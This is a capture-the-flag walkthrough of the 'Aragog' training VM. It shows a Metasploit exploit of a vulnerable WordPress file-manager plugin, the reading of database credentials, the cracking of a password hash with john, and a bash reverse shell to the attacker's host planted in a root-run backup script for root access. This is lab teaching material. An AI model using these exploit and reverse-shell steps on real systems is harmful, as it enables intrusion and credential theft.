





## 1-Scanning the Target and setting up the host file

(missing nmap screenshot)

The VM have a 80 http and 22 ssh open port, in order to acces to the web content, we need to edit the etc/host file.



Here we found a basic wordpress site.



This WP-admin's post suggests us that there is a unsecure plugin in running in the wordpress.

## 2-Using MSF to search a vulnerable wordpress plugin

```
--: sudo msfconsole -- Konsole

Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
msf6 auxiliary(scanner/http/wordpress_scanner) > show options

Module options (auxiliary/scanner/http/wordpress_scanner):

  Name                Current Setting                Required  Description
  --                --                --
  EXPLOITABLE          true                          no        Only scan plugins and themes which a MSF module exists for
  EXPLOITABLE_PLUGINS  /usr/share/metasploit-framework/data/wordlist  yes       File containing exploitable by MSF plugins
  EXPLOITABLE_THEMES   /usr/share/metasploit-framework/data/wordlist  yes       File containing exploitable by MSF themes
  PLUGINS              true                          no        Detect plugins
  PLUGINS_FILE         /usr/share/metasploit-framework/data/wordlist  yes       File containing plugins to enumerate
  PROGRESS             1000                          yes       how often to print progress
  Proxies              no                             no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS               10.42.0.192                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
  RPORT                80                            yes       The target port (TCP)
  SSL                  false                         no        Negotiate SSL/TLS for outgoing connections
  TARGETURI            /blog                          yes       The base path to the wordpress application
  THEMES              true                          no        Detect themes
  THEMES_FILE          /usr/share/metasploit-framework/data/wordlist  yes       File containing themes to enumerate
  THREADS              1                             yes       The number of concurrent threads (max one per host)
  USERS               true                          no        Detect users with API
  VHOST                no                             no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wordpress_scanner) > 
```

We can use the “scanner/http/wordpress\_scanner” to find vulnerable plugins.

```
--: sudo msfconsole -- Konsole

Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
msf6 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 10.42.0.192
[*] 10.42.0.192 - Detected Wordpress 5.0.12
[*] 10.42.0.192 - Enumerating Themes
[*] 10.42.0.192 - Progress 0/2 (0.0%)
[*] 10.42.0.192 - Finished scanning themes
[*] 10.42.0.192 - Enumerating plugins
[*] 10.42.0.192 - Progress 0/57 (0.0%)
[*] 10.42.0.192 - Detected plugin: wp-file-manager version 6.0
[*] 10.42.0.192 - Finished scanning plugins
[*] 10.42.0.192 - Searching Users
[*] 10.42.0.192 - Was not able to identify users on site using /blog/wp-json/wp/v2/users
[*] 10.42.0.192 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf6 auxiliary(scanner/http/wordpress_scanner) > 
```

Here it found one, the wp-file-manager 6.0.

```
msf6 exploit(multi/http/wp_file_manager_rce) > show options

Module options (exploit/multi/http/wp_file_manager_rce):

  Name      Current Setting  Required  Description
  ---      -
  COMMAND   upload           yes       elFinder commands used to exploit the vulnerability (Accepted: upload, mkfile+put)
  Proxies    10.42.0.192      yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.42.0.192      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /blog            yes       Base path to WordPress installation
  VHOST      HTTP              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      10.42.0.1        yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    WordPress File Manager 6.0-6.8

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/wp_file_manager_rce) >
```

MSF have a exploit for this plugin, it is the “multi/http/wp\_file\_manager\_rce”

```
msf6 exploit(multi/http/wp_file_manager_rce) > run

[*] Started reverse TCP handler on 10.42.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] 10.42.0.192:80 - Payload is at /blog/wp-content/plugins/wp-file-manager/lib/files/GtuY45.php
[*] Sending stage (39927 bytes) to 10.42.0.192
[*] Deleted GtuY45.php
[*] Meterpreter session 1 opened (10.42.0.1:4444 → 10.42.0.192:57326) at 2022-12-04 23:39:31 -0500
```

Now, we run the exploit and have a meterpreter session :)

### 3-Privilege Escalation and getting the flags

```
msfconsole - sudo msfconsole -- Konsole

ps      List running processes
shell   Drop into a system command shell
sysinfo Gets information about the remote system, such as OS

Stdapi: Audio Output Commands

Command      Description
play         play a waveform audio file (.wav) on the target system

meterpreter > ls
Listing: /home

Mode      Size  Type  Last modified      Name
040755/rwxr-xr-x 4096  dir   2021-04-01 09:10:06 -0400  ginny
040755/rwxr-xr-x 4096  dir   2021-05-02 08:08:47 -0400  hagrid98

meterpreter > cd ginny
meterpreter > ls -la
No entries exist in /home/ginny
meterpreter > cd ..
meterpreter > cd hagrid98
meterpreter > ls -la
Listing: /home/hagrid98

Mode      Size  Type  Last modified      Name
100644/rw-r--r-- 220   fil   2021-04-01 09:26:16 -0400  .bash_logout
100644/rw-r--r-- 3526  fil   2021-04-01 09:26:16 -0400  .bashrc
040700/rwx----- 4096  dir   2021-04-01 09:30:56 -0400  .gnupg
100644/rw-r--r-- 807   fil   2021-04-01 09:26:16 -0400  .profile
100644/rw-r--r-- 91    fil   2021-04-01 08:50:19 -0400  horcrux1.txt

meterpreter >
```

The first flag is in the hagrid's home folder.

```
msfconsole - sudo msfconsole -- Konsole

sysinfo Gets information about the remote system, such as OS

Stdapi: Audio Output Commands

Command      Description
play         play a waveform audio file (.wav) on the target system

meterpreter > ls
Listing: /home

Mode      Size  Type  Last modified      Name
040755/rwxr-xr-x 4096  dir   2021-04-01 09:10:06 -0400  ginny
040755/rwxr-xr-x 4096  dir   2021-05-02 08:08:47 -0400  hagrid98

meterpreter > cd ginny
meterpreter > ls -la
No entries exist in /home/ginny
meterpreter > cd ..
meterpreter > cd hagrid98
meterpreter > ls -la
Listing: /home/hagrid98

Mode      Size  Type  Last modified      Name
100644/rw-r--r-- 220   fil   2021-04-01 09:26:16 -0400  .bash_logout
100644/rw-r--r-- 3526  fil   2021-04-01 09:26:16 -0400  .bashrc
040700/rwx----- 4096  dir   2021-04-01 09:30:56 -0400  .gnupg
100644/rw-r--r-- 807   fil   2021-04-01 09:26:16 -0400  .profile
100644/rw-r--r-- 91    fil   2021-04-01 08:50:19 -0400  horcrux1.txt

meterpreter > cat horcrux1.txt
horcrux_{MTogUmIkRGxPJ3MgRgIBcnkgZEVzdHJvWWVkieJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDbmV0cw==}
meterpreter >
```

It's a base64 string with a random message.

```
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
100644/rw-r--r-- 2351 fil 2018-05-31 05:42:46 -0400 sysctl.conf
040755/rwxr-xr-x 4096 dir 2021-03-31 08:19:30 -0400 sysctl.d
040755/rwxr-xr-x 4096 dir 2021-03-31 08:13:50 -0400 systemd
040755/rwxr-xr-x 4096 dir 2021-03-31 08:10:08 -0400 terminfo
100644/rw-r--r-- 13 fil 2021-03-31 08:20:39 -0400 timezone
040755/rwxr-xr-x 4096 dir 2021-03-18 15:59:14 -0400 tmpfiles.d
100644/rw-r--r-- 1260 fil 2018-12-14 03:51:14 -0500 ucf.conf
040755/rwxr-xr-x 4096 dir 2021-03-31 08:19:16 -0400 udev
040755/rwxr-xr-x 4096 dir 2021-03-31 08:43:19 -0400 ufw
040755/rwxr-xr-x 4096 dir 2021-03-31 08:10:23 -0400 update-motd.d
040755/rwxr-xr-x 4096 dir 2021-03-31 08:20:06 -0400 vim
100644/rw-r--r-- 4942 fil 2019-04-05 09:36:38 -0400 wgetrc
040755/rwxr-xr-x 4096 dir 2021-03-31 11:03:45 -0400 wordpress
040755/rwxr-xr-x 4096 dir 2021-03-31 08:47:39 -0400 wpa_supplicant
100644/rw-r--r-- 642 fil 2019-03-01 17:03:21 -0500 xattr.conf
040755/rwxr-xr-x 4096 dir 2021-03-31 08:43:48 -0400 xdg

meterpreter > cat shadow
[-] core_channel_open: Operation failed: 1
meterpreter > cat shadow-
[-] core_channel_open: Operation failed: 1
meterpreter > cd wordpress
meterpreter > ls
Listing: /etc/wordpress

Mode                Size      Type    Last modified          Name
-----
100644/rw-r--r--    241     fil    2021-03-31 10:18:24 -0400 config-default.php
100644/rw-r--r--    898     fil    2020-11-03 02:02:39 -0500 htaccess

meterpreter > cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
meterpreter >
```

Searching in the wordpress folder, we find a config file with the database credentials. In this case, for mysql.

```
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--sudo msfconsole

Enter password: mySecr3tPass

ERROR 1049 (42000): Unknown database 'mySecr3tPass'
www-data@Aragog:/etc/wordpress$ mysql -u root
mysql -u root
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
www-data@Aragog:/etc/wordpress$ man mysql
man mysql
bash: man: command not found
www-data@Aragog:/etc/wordpress$ mysql root
mysql root
ERROR 1045 (28000): Access denied for user 'www-data'@'localhost' (using password: NO)
www-data@Aragog:/etc/wordpress$ mysql root@localhost
mysql root@localhost
ERROR 1045 (28000): Access denied for user 'www-data'@'localhost' (using password: NO)
www-data@Aragog:/etc/wordpress$ mysql -u root
mysql -u root
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
www-data@Aragog:/etc/wordpress$ mysql -u root wordpress
mysql -u root wordpress
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
www-data@Aragog:/etc/wordpress$ mysql -u root -p
mysql -u root -p
Enter password: mySecr3tPass

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 67
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

```
--one-database, -o
Ignore statements except those those that occur while the default database is the one named on the command line. This filtering is limited, and based only on USE statements. This is useful for skipping updates to other databases in the binary log.

--pager[=command]
Use the given command for paging query output. If the command is omitted, the default pager is the value of your PAGER environment variable. Valid pagers are less, more, cat [> filename], and so forth. This option works only on Unix and only in interactive mode. To disable paging, use --skip-pager, the section called "MYSQL COMMANDS", discusses output paging further.

--password[=password], -p[password]
The password to use when connecting to the server. If you use the short option form (-p), you cannot have a space between the option and the password. If you omit the password value following the --password or -p option on the command line, mysql prompts for one.

--pipe, -W
On Windows, connect to the server via a named pipe. This option applies only if the server supports named-pipe connections.

--plugin-dir=dir_name
Directory for client-side plugins.

--port=port_num, -P port_num
Manual page mysql(1) line 271 (press h for help or q to quit)
```

We can login in and take a look into the wp-users

```
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Database changed
MariaDB [wordpress]> show tables
show tables
→ ;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
| wp_wpmu_backup      |
+-----+
13 rows in set (0.001 sec)

MariaDB [wordpress]> select * from wp_users
select * from wp_users
→ ;
+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status |
+-----+
| 1 | hagrid98 | $P$BYdTic1NGSb8hJbpVEM1JaAiNJDHtc. | wp-admin | hagrid98@localhost.local | | 2021-03-31 14:21:02 | | 0 |
+-----+
1 row in set (0.001 sec)

MariaDB [wordpress]>
```

Well, our friend hagrid has an account, maybe he use the same password for the ssh account. But it's hashed, we need to get it and crack them.

```
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
Tools: zsh — Konsole

ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that c
orresponds to your MariaDB server version for the right syntax to use near 'datab
ase' at line 1
MariaDB [wordpress]> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql      |
| performance_schema |
| wordpress  |
+-----+
4 rows in set (0.002 sec)

MariaDB [wordpress]> use mysql
use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> show tables
show tables
→ ;
+-----+
| Tables_in_mysql |
+-----+
| column_stats    |
| columns_priv    |
| db              |
| event           |
| func            |
| general_log     |
| gtid_slave_pos  |
| help_category   |
| help_keyword    |
| help_relation   |
| help_topic      |
+-----+

Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 8 OpenMP threads
fopen: /Tools/rockyou.txt: No such file or directory

(netkiller@kali)-[~]
$ ls
Arduino      Downloads    hagrid.txt  sqspell.php  模板
Desktop      Exploables  Music       'StarCraft 2 WOL LAN'
dictionaries-common  Fbooks      Pictures    Tools
Documents    go          Programas   Videos
'dota 32b'   HackTheBox  Proyectos  'VirtualBox VMs'

(netkiller@kali)-[~]
$ cd Tools

(netkiller@kali)-[~/Tools]
$ ls
BLUETOOTH-DOS-ATTACK-SCRIPT-master  distrobuilder  pspy64
cupp-master                        exploits       rockyou.txt
cupp-master.zip                    firefox_decrypt-master  shells
Devil-master.zip                   firefox_decrypt-master.zip  Viruteca

(netkiller@kali)-[~/Tools]
$ john -w./hagrid.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (?)
ig 0:00:00:00 DONE (2022-12-05 00:31) 1.219g/s 1873p/s 1873c/s 1873C/s football1.
.mexico1
Use the "--show --format=phpass" options to display all of the cracked passwords
reliably
Session completed.

(netkiller@kali)-[~/Tools]
$
```

We need to save it in a file and use the john with rockyou wordlist. We now can open an ssh connection.

```
(hagrid98) 10.42.0.192 — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
hagrid98@Aragog:/opt$ ls -la
total 12
drwxr-xr-x  2 root    root    4096 Apr  1  2021 .
drwxr-xr-x 18 root    root    4096 Mar 31  2021 ..
-rwxr-xr-x  1 hagrid98 hagrid98 81 Apr  1  2021 .backup.sh
hagrid98@Aragog:/opt$
```

In the opt file we found a hidden script and hagrid have write permissions. We can use a set of tools and commands to see if a root user run it (like top, htop, pspy, etc.), but, we assume it.

```
(hagrid98) 10.42.0.192
(hagrid98) 10.42.0.192
hagrid98@Aragog:/opt$ ls
hagrid98@Aragog:/opt$ ls -la
total 12
drwxr-xr-x  2 root    root    4096 Apr  1  2021 .
drwxr-xr-x 18 root    root    4096 Mar 31  2021 ..
-rwxr-xr-x  1 hagrid98 hagrid98 121 Dec  5 11:16 .backup.sh
hagrid98@Aragog:/opt$ cat .backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.42.0.1/7777 0>&1
#cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
hagrid98@Aragog:/opt$
```

```
(netkiller@kali)-[~]
$ nc -lvp 7777
listening on [any] 7777 ...
connect to [10.42.0.1] from wordpress.aragog.hogwarts [10.42.0.192] 60454
bash: cannot set terminal process group (757): Inappropriate ioctl for device
bash: no job control in this shell
root@Aragog:~#
```

Now we can edit the file and append a reverse bin/bash shell. Ja, we are now root



